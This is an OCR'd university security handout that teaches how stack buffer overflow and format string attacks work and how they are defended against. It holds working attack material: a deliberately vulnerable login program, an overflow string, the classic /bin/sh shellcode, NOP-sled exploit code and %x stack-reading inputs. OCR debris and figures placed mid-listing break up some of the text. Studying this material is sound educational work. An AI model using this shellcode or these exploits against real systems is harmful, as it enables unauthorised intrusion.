
Handout 3 (Buffer Overflow Attacks)

By far the most popular attack method on computers are buffer overflow attacks or variations thereof. The first Internet worm (Morris) exploited exactly such an attack. The popularity is unfortunate because we nowadays have technology in place to prevent them effectively. But these kind of attacks are still very relevant even today since there are many legacy systems out there and also many modern embedded systems often do not take any precautions to prevent such attacks. The plot below shows the percentage of buffer overflow attacks listed in the US National Vulnerability Database.[1]




This statistics indicates that in the last five years or so the number of buffer overflow attacks is around 10% of all attacks (whereby the absolute numbers of attacks grow each year).

To understand how buffer overflow attacks work, we have to have a look at how computers work "under the hood" (on the machine level) and also understand some aspects of the C/C++ programming language. This might not be everyday fare for computer science students, but who said that criminal hackers restrict themselves to everyday fare? ...not to mention the free-riding script-kiddies who use this technology without even knowing what the underlying ideas are. If you want to be a good security engineer who needs to defend against such attacks, then better you get to know the details too.

For buffer overflow attacks to work, a number of innocent design decisions, which are really benign on their own, need to conspire against you. All these decisions were taken at a time when there was no Internet: C was introduced around 1973; the Internet TCP/IP protocol was standardised in 1982 by which time there were maybe 500 servers connected (and all users were well-behaved, mostly academics); Intel's first 8086 CPUs arrived around 1977. So nobody of the "forefathers" can really be blamed, but as mentioned above we should already be way beyond the point that buffer overflow attacks are worth a thought. Unfortunately, this is far from the truth. I let you ponder why?

[1] Search for "Buffer errors" at `http://web.nvd.nist.gov/view/vuln/statistics`.


One such "benign" design decision is how the memory is laid out into different regions for each process.



The text region contains the program code (usually this region is read-only). The heap stores all data the programmer explicitly allocates. For us the most interesting region is the stack, which contains data mostly associated with the control flow of the program. Notice that the stack grows from higher addresses to lower addresses (i.e. from the back to the front). That means that older items on the stack will be stored behind, or after, newer items. Let's look a bit closer what happens with the stack when a program is running. Consider the following simple C program.

```
1  void foo(int a, int b, int c) {
2     char buffer1[6] = "abcde";
3     char buffer2[10] = "123456789";
4  }
5
6  void main() {
7    foo(1,2,3);
8  }
```

The `main` function calls in Line 7 the function `foo` with three arguments. `Foo` creates two (local) buffers, but does not do anything interesting with them. The only purpose of this program is to illustrate what happens behind the scenes with the stack. The interesting question is what will the stack be after Line 3 has been executed? The answer can be illustrated as follows:



On the left is the stack before `foo` is called; on the right is the stack after `foo` finishes. The function call to `foo` in Line 7 pushes the arguments onto the stack in reverse order—shown in the middle. Therefore first 3 then 2 and finally 1. Then it pushes the return address onto the stack where execution should resume once `foo` has finished. The last stack pointer (`sp`) is needed in order to clean up the stack to the last level—in fact there is no cleaning involved, but just the top of the stack will be set back to this address. So the last stack pointer also needs to be stored. The two buffers inside `foo` are on the stack too, because they are local data within `foo`. Consequently the stack in the middle is a snapshot after Line 3 has been executed. In case you are familiar with assembly instructions you can also read off this behaviour from the machine code that the `gcc` compiler generates for the program above:[2]

```
1  _main:
2    push    %ebp
3    mov     %esp,%ebp
4    sub     %0xc,%esp
5    movl    $0x3,0x8(%esp)
6    movl    $0x2,0x4(%esp)
7    movl    $0x1,(%esp)
8    call    0x8048394 <foo>
9    leave
10   ret
```

```
1  _foo:
2    push    %ebp
3    mov     %esp,%ebp
4    sub     $0x10,%esp
5    movl    $0x64636261,-0x6(%ebp)
6    movw    $0x65,-0x2(%ebp)
7    movl    $0x34333231,-0x10(%ebp)
8    movl    $0x38373635,-0xc(%ebp)
9    movw    $0x39,-0x8(%ebp)
10   leave
11   ret
```

On the left you can see how the function `main` prepares in Lines 2 to 7 the stack before calling the function `foo`. You can see that the numbers 3, 2, 1 are stored on the stack (the register `$esp` refers to the top of the stack; `$0x1`, `$0x2` `$0x3` are the encodings for `1` to `3`). On the right you can see how the function `foo`

[2] You can make `gcc` generate assembly instructions if you call it with the `-S` option, for example `gcc -S out in.c`. Or you can look at this code by using the debugger. How to do this will be explained later.

stores the two local buffers onto the stack and initialises them with the given data (Lines 2 to 9). Since there is no real computation going on inside `foo`, the function then just restores the stack to its old state and crucially sets the return address where the computation should resume (Line 9 in the code on the right-hand side). The instruction `ret` then transfers control back to the function `main` to the instruction just after the call to `foo`, that is Line 9.

Another part of the "conspiracy" of buffer overflow attacks is that library functions in C look typically as follows:


```
void strcpy(char *src, char *dst) {
  int i = 0;
  while (src[i] != "\0") {
    dst[i] = src[i];
    i = i + 1;
  }
}
```

This function copies data from a source `src` to a destination `dst`. The important point is that it copies the data until it reaches a zero-byte (`"\0"`). This is a convention of the C language which assumes all strings are terminated by such a zero-byte.

The central idea of the buffer overflow attack is to overwrite the return address on the stack. This address decides where the control flow of the program should resume once the function at hand has finished its computation. So if we can control this address, then we can modify the control flow of a program. To launch an attack we need somewhere in a function a local a buffer, say

```
char buf[8];
```

which is filled by some user input. The corresponding stack of such a function will look as follows



We need to fill this buffer over its limit of 8 characters so that it overwrites the stack pointer and then also overwrites the return address. If, for example, we want to jump to a specific address in memory, say, `\x080483f4` then we can fill the buffer with the data

```
char buf[8] = "AAAAAAAABBBB\xf4\x83\x04\x08";
```

The first eight `A`s fill the buffer to the rim; the next four `B`s overwrite the stack pointer (with what data we overwrite this part is usually not important); then comes the address we want to jump to. Notice that we have to give the address in the reverse order. All addresses on Intel CPUs need to be given in this way. Since the string is enclosed in double quotes, the C convention is that the string internally will automatically be terminated by a zero-byte. If the programmer uses functions like `strcpy` for filling the buffer `buf`, then we can be sure it will overwrite the stack in this manner—since it will copy everything up to the zero-byte. Notice that this overwriting of the buffer only works since the newer item, the buffer, is stored on the stack before the older items, like return address and arguments. If it had be the other way around, then such an overwriting by overflowing a local buffer would just not work. Had the designers of C had just been able to foresee what headaches their way of arranging the stack caused in the time where computers are accessible from everywhere?

What the outcome of such an attack is can be illustrated with the code shown in Figure 1. Under "normal operation" this program ask for a login-name and a password. Both of which are stored in `char` buffers of length 8. The function `match` tests whether two such buffers contain the same content. If yes, then the function lets you "in" (by printing `Welcome`). If not, it denies access (by printing `Wrong identity`). The vulnerable function is `get_line` in Lines 11 to 19. This function does not take any precautions about the buffer of 8 characters being filled beyond its 8-character-limit. Let us suppose the login name is `test`. Then the buffer overflow can be triggered with a specially crafted string as password:

```
AAAAAAAABBBB\x2c\x85\x04\x08\n
```

The address at the end happens to be the one for the function `welcome()`. This means even with this input (where the login name and password clearly do not match) the program will still print out `Welcome`. The only information we need for this attack to work is to know where the function `welcome()` starts in memory. This information can be easily obtained by starting the program inside the debugger and disassembling this function.

```
$ gdb C2
GNU gdb (GDB) 7.2-ubuntu
(gdb) disassemble welcome
```

`C2` is the name of the program and `gdb` is the name of the debugger. The output will be something like this

```
0x0804852c <+0>:     push   %ebp
0x0804852d <+1>:     mov    %esp,%ebp
0x0804852f <+3>:     sub    $0x4,%esp
0x08048532 <+6>:     movl   $0x8048690,(%esp)
0x08048539 <+13>:    call   0x80483a4 <puts@plt>
0x0804853e <+18>:    movl   $0x0,(%esp)
0x08048545 <+25>:    call   0x80483b4 <exit@plt>
```

indicating that the function `welcome()` starts at address `0x0804852c` (top address in the left column).

This kind of attack was very popular with commercial programs that needed a key to be unlocked. Historically, hackers first broke the rather weak encryption of these locking mechanisms. After the encryption had been made stronger, hackers used buffer overflow attacks as shown above to jump directly to the part of the program that was intended to be only available after the correct key was typed in.

Payloads

Unfortunately, much more harm can be caused by buffer overflow attacks. This is achieved by injecting code that will be run once the return address is appropriately modified. Typically the code that will be injected starts a shell. This gives the attacker the ability to run programs on the target machine and to have a good look around, provided the attacked process was not already running as root.[3] In order to be send as part of the string that is overflowing the buffer, we need the code to be represented as a sequence of characters. For example

```
char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
 "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
 "\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
 "\xff\xff/bin/sh";
```

These characters represent the machine code for opening a shell. It seems obtaining such a string requires "higher-education" in the architecture of the target system. But it is actually relatively simple: First there are many such string ready-made—just a quick Google query away. Second, tools like the debugger can help us again. We can just write the code we want in C, for example this would be the program for starting a shell:

```
#include <stdio.h>

int main()
{  char *name[2];
   name[0] = "/bin/sh";
```

[3] In that case the attacker would already congratulate him or herself to another computer under full control.

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

// Since gets() is insecure and produces lots
// of warnings, thereofre I use my own input
// function instead.
int i;
char ch;

void get_line(char *dst) {
  char buffer[8];
  i = 0;
  while ((ch = getchar()) != '\n') {
    buffer[i++] = ch;
  }
  buffer[i] = '\0';
  strcpy(dst, buffer);
}

int match(char *s1, char *s2) {
  while(*s1 != '\0' && *s2 != '\0' && *s1 == *s2){
    s1++; s2++;
  }
  return( *s1 - *s2 );
}

void welcome() { printf("Welcome!\n"); exit(0); }
void goodbye() { printf("Wrong identity, exiting!\n"); exit(1); }

int main(){
  char name[8];
  char pw[8];

  printf("login: ");
  get_line(name);
  printf("password: ");
  get_line(pw);

  if(match(name, pw) == 0)
    welcome();
  else
    goodbye();
}
```

Figure 1: A vulnerable login implementation.

```
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```


Once compiled, we can use the debugger to obtain the machine code, or even the ready-made encoding as character sequence.

While easy, obtaining this string is not entirely trivial using `gdb`. Remember the functions in C that copy or fill buffers work such that they copy everything until the zero byte is reached. Unfortunately the "vanilla" output from the debugger for the shell-program above will contain such zero bytes. So a post-processing phase is needed to rewrite the machine code in a way that it does not contain any zero bytes. This is like some works of literature that have been written so that the letter e, for example, is avoided. The technical term for such a literature work is *lipogram*.[4] For rewriting the machine code, you might need to use clever tricks like

```
xor %eax, %eax
```

This instruction does not contain any zero-byte when encoded as string, but produces a zero-byte on the stack when run.


Having removed the zero-bytes we can craft the string that will be send to the target computer. This of course requires that the buffer we are trying to attack can at least contain the shellcode we want to run. But as you can see this is only 47 bytes, which is a very low bar to jump over. More formidable is the choice of finding the right address to jump to. The string is typically of the form



where we need to be very precise with the address with which we will overwrite the buffer. It has to be precisely the first byte of the shellcode. While this is easy with the help of a debugger (as seen before), we typically cannot run anything, including a debugger, on the machine yet we target. And the address is very specific to the setup of the target machine. One way of finding out what the right address is is to try out one by one every possible address until we get lucky. With the large memories available today, however, the odds are long. And if we try out too many possible candidates too quickly, we might be detected by the system administrator of the target system.

[4] The most famous example of a lipogram is a 50,000 words novel titled Gadsby, see https://archive.org/details/Gadsby, which avoids the letter 'e' throughout.

We can improve our odds considerably by following a clever trick. Instead of adding the shellcode at the beginning of the string, we should add it at the end, just before we overflow the buffer, for example



Then we can fill up the grey part of the string with `NOP` operations. The code for this operation is `\0x90`. It is available on every architecture and its purpose in a CPU is to do nothing apart from waiting a small amount of time. If we now use an address that lets us jump to any address in the grey area we are done. The target machine will execute these `NOP` operations until it reaches the shellcode. That is why this NOP-part is often called *NOP-sledge*. A moment of thought should convince you that this trick can hugely improve our odds of finding the right address—depending on the size of the buffer, it might only take a few tries to get the shellcode to run. And then we are in. The code for such an attack is shown in Figure 2. It is directly taken from the original paper about "Smashing the Stack for Fun and Profit" (see pointer given at the end).

By the way you might have the question how do attackers find out about vulnerable systems? Well, the automated version uses *fuzzers*, which throw randomly generated user input at applications and observe the behaviour. If an application seg-faults (throws a segmentation error) then this is a good indication that a buffer overflow vulnerability can be exploited.

Format String Attacks

Another question might arise, where do we get all this information about addresses necessary for mounting a buffer overflow attack without having yet access to the system? The answer are *format string attacks*. While technically they are programming mistakes (and they are pointed out as warning by modern compilers), they can be easily made and therefore an easy target. Let us look at the simplest version of a vulnerable program.

```
1  #include<stdio.h>
2  #include<string.h>
3
4  // a program that "just" prints the argument
5  // on the command line
6
7  int main(int argc, char **argv)
8  {
9     char *string = "This is a secret string\n";
```

```
10      printf(argv[1]);
11  }
```

The intention is to print out the first argument given on the command line. The "secret string" is never to be printed. The problem is that the C function `printf` normally expects a format string—a schema that directs how a string should be printed. This would be for example a proper invocation of this function:

```
long n = 123456789;
printf("This is a long %lu!", n);
```

In the program above, instead, the format string has been forgotten and only `argv[1]` is printed. Now if we give on the command line a string such as

```
"foo %s"
```

then `printf` expects a string to follow. But there is no string that follows, and how the argument resolution works in C will in fact print out the secret string! This can be handily exploited by using the format string `"%x"`, which reads out the stack. So `"%x....%x"` will give you as much information from the stack as you need and over the Internet.

While the program above contains clearly a programming mistake (forgotten format string), things are not as simple when the application reads data from the user and prompts responses containing the user input. Consider the slight variant of the program above

```
1  #include<stdio.h>
2  #include<string.h>
3
4  int main(int argc, char **argv)
5  {  char buf[10];
6     snprintf(buf, sizeof buf, argv[1]);
7     printf ("Input: %s \n", buf);
8  }
```

Here the programmer actually tried to take extra care to not fall pray to a buffer overflow attack, but in the process made the program susceptible to a format string attack. Clearly the `printf` function in Line 7 contains now an explicit format string, but because the commandline input is copied using the function `snprintf` the result will be the same—the string can be exploited by embedding format strings into the user input. Here the programmer really cannot be blamed (much) because by using `snprintf` he or she tried to make sure only 10 characters get copied into the local buffer—in this way avoiding the obvious buffer overflow attack.

Caveats and Defences


How can we defend against these attacks? Well, a reflex could be to blame programmers. Precautions should be taken by them so that buffers cannot

been overfilled and format strings should not be forgotten. This might actually be slightly simpler nowadays since safe versions of the library functions exist, which always specify the precise number of bytes that should be copied. Compilers also nowadays provide warnings when format strings are omitted. So proper education of programmers is definitely a part of a defence against such attacks. However, if we leave it at that, then we have the mess we have today with new attacks discovered almost daily.

There is actually a quite long record of publications proposing defences against buffer overflow attacks. One method is to declare the stack data as not executable. In this way it is impossible to inject a payload as shown above which is then executed once the stack is smashed. But this needs hardware support which allows one to declare certain memory regions to be not executable. Such a feature was not introduced before the Intel 386, for example. Also if you have a JIT (just-in-time) compiler it might be advantageous to have the stack containing executable data. So it is definitely a trade-off.

Anyway attackers have found ways around this defence: they developed *return-to-lib-C* attacks. The idea is to not inject code, but already use the code that is present at the target computer. The lib-C library, for example, already contains the code for spawning a shell. With *return-to-lib-C* one just has to find out where this code is located. But attackers can make good guesses. In my examples I took a shortcut and always made the stack executable.

Another defence is called *stack canaries*. The advantage is that they can be automatically inserted into compiled code and do not need any hardware support. Though they will make your program run slightly slower. The idea behind *stack canaries* is to push a random number onto the stack just before local data is stored. For our very first function the stack would with a *stack canary* look as follows



The idea behind this random number is that when the function finishes, it is checked that this random number is still intact on the stack. If not, then a buffer overflow has occurred. Although this is quite effective, but requires suitable

support for generating random numbers. This is always hard to get right and attackers are happy to exploit the resulting weaknesses.

Another defence is *address space randomisation*. This defence tries to make it harder for an attacker to guess addresses where code is stored. It turns out that addresses where code is stored is rather predictable. Randomising the place where programs are stored mitigates this problem somewhat.

As mentioned before, modern operating systems have these defences enabled by default and make buffer overflow attacks harder, but not impossible. Indeed, I as an amateur attacker had to explicitly switch off these defences. I run my example under an Ubuntu version "Maverick Meerkat" from October 2010 and the gcc 4.4.5. I have not tried whether newer versions would work as well. I tested all examples inside a virtual box[5] insulating my main system from any harm. When compiling the programs I called the compiler with the following options:

```
/usr/bin/gcc -ggdb -O0
             -fno-stack-protector
             -mpreferred-stack-boundary=2
             -z execstack
```

The first two are innocent as they instruct the compiler to include debugging information and also produce non-optimised code (the latter makes the output of the code a bit more predictable). The third is important as it switches off defences like the stack canaries. The fourth again makes it a bit easier to read the code. The final option makes the stack executable, thus the example in Figure 2 works as intended. While this might be considered cheating....since I explicitly switched off all defences, I hope I was able convey the point that this is actually not too far from realistic scenarios. I have shown you the classic version of the buffer overflow attacks. Updated variants do exist. Also one might argue buffer-overflow attacks have been solved on computers (desktops or servers) but the computing landscape of today is much wider than that. The main problem today are embedded systems against which attacker can equally cause a lot of harm and which are much less defended. Anthony Bonkoski makes a similar argument in his security blog:

http://jabsoft.io/2013/09/25/
are-buffer-overflows-solved-yet-a-historical-tale/

There is one more rather effective defence against buffer overflow attacks: Why not using a safe language? Java at its inception was touted as a safe language because it hides all explicit memory management from the user. This definitely incurs a runtime penalty, but for bog-standard user-input processing applications, speed is not of such an essence anymore. There are of course also many other programming languages that are safe, i.e. immune to buffer overflow attacks.

[5] https://www.virtualbox.org

Further Reading

If you want to know more about buffer overflow attacks, the original Phrack article "Smashing The Stack For Fun And Profit" by Elias Levy (also known as Aleph One) is an engaging read:

`http://phrack.org/issues/49/14.html`

This is an article from 1996 and some parts are not up-to-date anymore. The article called "Smashing the Stack in 2010"

`http://www.mgraziano.info/docs/stsi2010.pdf`

updates, as the name says, most information to 2010. There is another Phrack article about return-into-lib(c) exploits from 2012:

`http://phrack.org/issues/58/4.html`

The main topic is about getting around the non-executability of stack data (in case it is protected). This article gives some further pointers into the recent literature about buffer overflow attacks.

Buffer overflow attacks are not just restricted to Linux and "normal" computers. There is a book

"iOS Hacker's Handbook" by Miller et al, Wiley, 2012

which seem to describe buffer overflow attacks on iOS. A book from the same publisher exists also for Android (from 2014) which seem to also feature buffer overflow attacks. Alas I do not own copies of these books.

A Crash-Course for GDB

If you want to try out the examples from KEATS it might be helpful to know about the following commands of the GNU Debugger:

- `(l)ist n` – lists the source file from line `n`, the number can be omitted
- `disassemble fun-name` – show the assembly code of a function
- `run args` – starts the program, potential arguments can be given
- `(b)reak line-number` – sets break point
- `(c)ontinue` – continue execution until next breakpoint
- `x/nxw addr` – prints out `n` words starting from address `addr`, the address could be `$esp` for looking at the content of the stack
- `x/nxb addr` – prints out `n` bytes

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
  "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
  "\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
  "\xff\xff/bin/sh";
char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

Figure 2: Overwriting a buffer with a string containing a payload.